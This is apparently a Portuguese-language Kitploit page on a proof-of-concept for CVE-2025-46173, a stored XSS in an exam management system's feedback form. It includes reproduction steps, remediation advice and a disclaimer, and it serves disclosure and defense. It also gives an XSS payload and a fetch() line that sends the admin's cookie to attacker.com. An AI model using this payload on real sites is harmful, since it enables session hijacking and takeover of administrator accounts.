
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/pruthuraut/cve-2025-46173
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebCTFTestes de PenetraçãoAprendizado e Educação
GitHubpruthuraut/cve-2025-46173

CVE-2025-46173

PoC para o CVE-2025-46173

Ver Repositório
28há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-46173 - Cross-Site Scripting (XSS) Armazenado no Online Exam Mastering System 1.0

📌 Resumo

CVE-2025-46173 é uma vulnerabilidade de Cross-Site Scripting (XSS) armazenado descoberta no Online Exam Mastering System 1.0 da code-projects. A vulnerabilidade existe no componente feedback.php, onde a entrada do usuário no campo de nome não é devidamente sanitizada, permitindo que um agente malicioso injete JavaScript arbitrário. Quando um administrador visualiza esse feedback no painel administrativo (dash.php), o payload é executado no navegador do administrador, levando ao sequestro de sessão e à potencial escalada de privilégios.


🧠 Detalhes da Vulnerabilidade

  • Tipo de Vulnerabilidade: Cross-Site Scripting (XSS) Armazenado
  • CVE-ID: CVE-2025-46173
  • Fornecedor: code-projects
  • Produto: Online Exam Mastering System
  • Versão Afetada: 1.0
  • Componente: feedback.php, dash.php
  • Vetor de Ataque: Remoto
  • Impacto: Escalação de Privilégios, Sequestro de Sessão

📷 Prova de Conceito

1. Injeção

Um usuário envia o seguinte payload no campo Nome do formulário de feedback:

<script>alert(document.cookie)</script>

Payload no Formulário de Feedback

2. Disparo

Quando o administrador visualiza posteriormente o feedback enviado em dash.php, o payload é executado:

Administrador acionando o XSS

3. Resultado

O cookie de sessão do administrador é exposto por meio de document.cookie, que pode ser exfiltrado:

<script>
  fetch("http://attacker.com/steal?cookie=" + document.cookie);
</script>

⚙️ Passos para Reproduzir

  1. Clone ou configure a versão vulnerável a partir de code-projects.

  2. Navegue até localhost/exam/feedback.php.

  3. Preencha o campo "Nome" com:

    <script>alert(document.cookie)</script>
    
  4. Envie o formulário.

  5. Faça login como administrador e visite dash.php?q=3 para visualizar o feedback.

  6. O script será executado no contexto do administrador.


🔥 Impacto

A exploração bem-sucedida permite que um atacante remoto:

  • Roube cookies de sessão do administrador
  • Se passe pelo usuário administrador
  • Obtenha acesso administrativo total
  • Modifique ou exclua dados de teste
  • Escale privilégios

🔒 Remediação Recomendada

  • Sanitize a entrada do usuário escapando os caracteres especiais de HTML (ex.: &, <, >, ").
  • Use uma biblioteca de sanitização robusta, como htmlspecialchars() do PHP, ou uma combinação de validação no frontend + sanitização no backend.
  • Implemente uma Content Security Policy (CSP).
  • Considere codificar os dados antes de renderizá-los no DOM.

🔗 Referências

  • Cross-Site Scripting Cego (Invicti)
  • Acunetix - Detecção de XSS Cego
  • Cheat Sheet de Prevenção de XSS da OWASP

👤 Descobridor

Pruthu Raut LinkedIn | TryHackMe Top 2% | GitHub


As capturas de tela são apenas para fins educacionais. Todos os testes foram realizados em um ambiente local.

🎥 Vídeo PoC

Clique aqui para assistir ao vídeo de demonstração


⚠️ Isenção de Responsabilidade

Estas informações são fornecidas apenas para fins educacionais e de pesquisa. Não as utilize em sistemas que você não possui ou para os quais não tenha permissão explícita de teste.


Baixar ferramenta





